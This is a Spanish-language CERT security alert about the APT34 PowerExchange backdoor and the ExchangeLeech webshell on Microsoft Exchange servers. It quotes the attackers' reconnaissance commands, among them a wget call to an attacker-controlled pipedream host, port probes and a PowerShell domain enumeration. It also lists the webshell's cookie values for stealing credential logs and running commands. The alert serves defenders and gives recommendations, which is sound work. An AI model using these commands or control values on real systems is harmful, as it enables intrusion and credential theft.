I. DATOS GENERALES:

Clase de alerta: Incidente

Tipo de incidente: Malware

Nivel de riesgo: Alto

II. ALERTA

Se utilizó un nuevo malware basado en PowerShell denominado PowerExchange en ataques vinculados a piratas informáticos estatales iraníes APT34 a servidores de Microsoft Exchange locales de puerta trasera.

Figura 1.- lustraciones distintivas de Alerta Powershell
Fuente: BleepingComputer

III. INTRODUCCIÓN

Después de infiltrarse en el servidor de correo a través de un correo electrónico de phishing que contenía un ejecutable malicioso archivado, los actores de la amenaza implementaron un shell web llamado ExchangeLeech (observado por primera vez por el equipo de respuesta a incidentes de Digital14 en 2020) que puede robar las credenciales de los usuarios.

El equipo de investigación de amenazas de FortiGuard Labs encontró la puerta trasera de PowerExchange en los sistemas comprometidos de una organización gubernamental de los Emiratos Árabes Unidos.

En particular, el malware se comunica con su servidor de comando y control (C2) a través de correos electrónicos enviados mediante la API de Exchange Web Services (EWS), enviando información robada y recibiendo comandos codificados en base64 a través de archivos adjuntos de texto a correos electrónicos con la "Actualización de Microsoft Edge".

Al usar el servidor Exchange de la víctima para el canal C2 permite que la puerta trasera se mezcle con el tráfico benigno, lo que garantiza que el actor de amenazas pueda evitar fácilmente casi todas las detecciones y remediaciones basadas en la red dentro y fuera de la infraestructura de la organización objetivo.

La puerta trasera permite a sus operadores ejecutar comandos para entregar cargas maliciosas adicionales en los servidores pirateados y filtrar los archivos recolectados.



Figura 2.- Cadena de infección de PowerExchange (FortiGuard Labs)
Fuente: BleepingComputer

Durante la investigación forense de la red, los investigadores también descubrieron puntos finales con puertas traseras adicionales con varios otros implantes maliciosos.

Entre ellos, encontraron el shell web de ExchangeLeech, instalado como un archivo llamado System.Web.ServiceAuthentication.dll que imitaba las convenciones legítimas de nomenclatura de archivos de IIS.

ExchangeLeech recopila los nombres de usuario y las contraseñas de quienes inician sesión en los servidores de Exchange comprometidos mediante la autenticación básica

al monitorear el tráfico HTTP de texto claro y capturar las credenciales de los datos del formulario web o los encabezados HTTP.

Los atacantes pueden indicarle al shell web que envíe el registro de credenciales a través de parámetros de cookies.

FortiGuard Labs vinculó estos ataques con el grupo de piratería respaldado por el estado iraní APT34 (también conocido como Oilrig) en función de las similitudes entre PowerExchange y el malware TriFive que usaron para respaldar los servidores de las organizaciones gubernamentales de Kuweiti.

IV. VECTOR DE ATAQUE:

Inicialmente, observamos un reconocimiento realizado por el actor de amenazas dentro de la red de destino mediante la ejecución de powershell.exe con comandos codificados en base64 utilizando la variable cf:

1. Enviar una solicitud HTTP a pipedream, un servicio de alojamiento gratuito. wget hxxps://enmckkb0t0v3.x.pipedream.net?n=my

2. Usando el cmdlet Test-NetConnection en una dirección IP interna para SMB. Test-NetConnection <dirección IP interna> -puerto 445

3. Y de nuevo, tanto para SMB como para HTTPS en dos nombres de host internos diferentes en la red de la víctima. Test-NetConnection <nombre de la máquina> -port 445; Test-NetConnection <nombre de la máquina> -port 443;

4. Buscando anfitriones con acciones abiertas.

5. Usar un comando de PowerShell para enumerar todos los hosts del dominio: $buscar=[System.DirectoryServices.DirectorySearcher] ([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().GetDirectory Entry());$search.Filter = '(&(objectclass=Computer))';foreach($ o in ($search.FindAll())){$o.Properties.name+$o.Properties.operatingsystem}

Desde este punto, el equipo de Respuesta a Incidentes de FortiGuard comenzó su investigación forense. Se encontraron varias herramientas, incluido PowerExchange, en dispositivos adicionales que no tenían instalado FortiEDR.

Los atacantes implementaron y usaron variantes de los módulos de PowerShell Invoke-WMIExec e Invoke-SMBClient del proyecto Invoke-TheHash para realizar un movimiento lateral a servidores como los controladores de dominio y los servidores empresariales de Exchange.

En los servidores de Exchange, había varios webshells. El actor de amenazas instaló dos implantes: System.Web.Roles.dll y System.Web.Handler.dll. Ambos están escritos en C# y, aunque tienen una funcionalidad idéntica, el código de este último está ofuscado. Ambas variantes son iguales, hasta la letra y un webshell observado en un estudio de caso anterior de explotación del servidor Exchange que involucra CVE-2020-0688 de 2020, incluida la clave de cifrado y los valores de sal. Ese informe también describió una herramienta de puerta trasera de canalización con nombre de PowerShell que se usa con webshell. Este tipo de puerta trasera se encontró en los controladores de dominio. El código de la puerta trasera de la canalización se mejoró para ejecutarse como un usuario del SISTEMA a través de una tarea programada si no está ejecutando dichos permisos.



Figura 3: Comparación de los cambios de código de puerta trasera de tubería.

Otro webshell de la misma familia también estaba presente con una marca de tiempo en el sistema de archivos que data de 2020. El nombre del archivo es System.Web.TransportClient.dll.

Además, se encontró un segundo tipo de webshell, ExchangeLeech, en los servidores con el nombre de archivo System.Web.ServiceAuthentication.dll. También está escrito en C#. Excepto para la ejecución de comandos, también puede recopilar las credenciales de los usuarios que inician sesión en el servidor mediante texto simple y autenticación básica, que está codificada en base64. El webshell obtiene las instrucciones de su operador a través de los parámetros de cookies: "k", "list" y "c", de la siguiente manera:

Cookie "k" Value	Function
PVskyVQFW	Return the credential log from file names in "list" variable
bTZyWxkUMuCHO	Delete the credential logs from file names in "list" variable
NUBxMQdgMS	Run the command provided in "c" variable

Figure 6: Table of commands supported by the ExchangeLeech webshell.

Figura 4: Tabla de comandos compatibles con el webshell de ExchangeLeech.

Encontramos solo una mención de este tipo de webshell en un informe de DFIR de 2020 sobre un incidente en los Emiratos Árabes Unidos en el que también se usó el webshell System.Web.TransportClient.dll. La muestra de ExchangeLeech de ese informe no está disponible. Aún así, podríamos ver un cambio de código en nuestra variante: los valores "k" de las cookies se almacenan en un miembro de datos de clase en lugar de cadenas en línea codificadas.

Ambas puertas traseras comparten sorprendentes puntos en común: están escritas en PowerShell, se activan mediante una tarea programada periódica y el canal C2 aprovecha el servidor de Exchange de la organización con la API de EWS. Y aunque su código es muy diferente, se especula que PowerExchange es una nueva y mejorada forma de TriFive".

APT34 también utiliza correos electrónicos de phishing como vector de infección inicial en sus ataques y anteriormente ha violado otras entidades de los EAU, según el informe de Fortiguard Labs.

V. IMPACTO:

- Plataformas afectadas: Windows
- Usuarios afectados: agencias gubernamentales
- Impacto: robo de credenciales de dominio y ejecución de código
- Nivel de gravedad: alto

VI. INDICADORES DE COMPROMISO

El año pasado, el laboratorio de investigación de FortiEDR identificó varios ataques simultáneos contra una entidad gubernamental en los Emiratos Árabes Unidos. Algunas se clasificaron como amenazas conocidas, como JS_POWMET y AdKoob, mientras que una permaneció sin identificar.

Este caso aislado fue una puerta trasera personalizada basada en PowerShell que llamamos PowerExchange. El protocolo C2 de esta puerta trasera se basa en el correo electrónico, y el servidor C2 es el servidor de Microsoft Exchange de la víctima. La investigación forense de la red reveló la puerta trasera en puntos finales adicionales y muchos otros implantes en varios servidores. Un implante descubierto en los servidores de Microsoft Exchange fue un shell web novedoso, denominado ExchangeLeech, debido a su capacidad única para recolectar credenciales.

VII. RECOMENDACIONES:

El EcuCERT recomienda a su comunidad objetivo tomar en consideración lo siguiente:

- Protecciones técnicas: dispositivos o aplicaciones que detecten y bloqueen estas amenazas de forma inmediata sin ningún conocimiento previo o configuración especial, de preferencia utilizando un escáner previo a la ejecución basado en Machine Learning y un motor de prevención posterior a la ejecución para identificar actividades maliciosas.

- Ejecución del comando ExchangeLeech webshell bloqueada.

- Conciencia del usuario: debido a que el punto de entrada para este ataque fue un archivo adjunto de correo electrónico malicioso, sugerimos que las organizaciones también hagan que sus usuarios finales realicen capacitación en temas de ciberseguridad y amenazas en internet.

- Realizar ejercicios de simulación de phishing del mundo real para ayudar a las organizaciones a evaluar el conocimiento y la vigilancia de los usuarios ante las

amenazas de phishing y para capacitar y reforzar las prácticas adecuadas cuando los usuarios se encuentran con ataques de phishing dirigidos.

- Compartir inteligencia sobre amenazas.

VIII. DESCARGO DE RESPONSABILIDAD

- La información en la presente alerta; se proporciona con fines informativos.
- Cualquier referencia a productos, procesos o servicios comerciales específicos, no constituye respaldo o recomendación por parte del EcuCERT a los mismos.
- La presente alerta no debe utilizarse con fines publicitarios o de patrocinio de productos.

IX. REFERENCIAS:

- https://www.bleepingcomputer.com/news/security/new-powerexchange-malware-backdoors-microsoft-exchange-servers/
- https://www.bleepingcomputer.com/news/security/romcom-malware-spread-via-google-ads-for-chatgpt-gimp-more/
- https://www.bleepingcomputer.com/news/security/operation-magalenha-targets-credentials-of-30-portuguese-banks/
- https://www.bleepingcomputer.com/news/security/cybercrime-gang-pre-infects-millions-of-android-devices-with-malware/
- https://www.bleepingcomputer.com/news/security/stealthier-version-of-linux-bpfdoor-malware-spotted-in-the-wild/
- http://web.archive.org/web/20230525172132/http://www.fortinet.com/blog/threat-research/operation-total-exchange-backdoor-discovered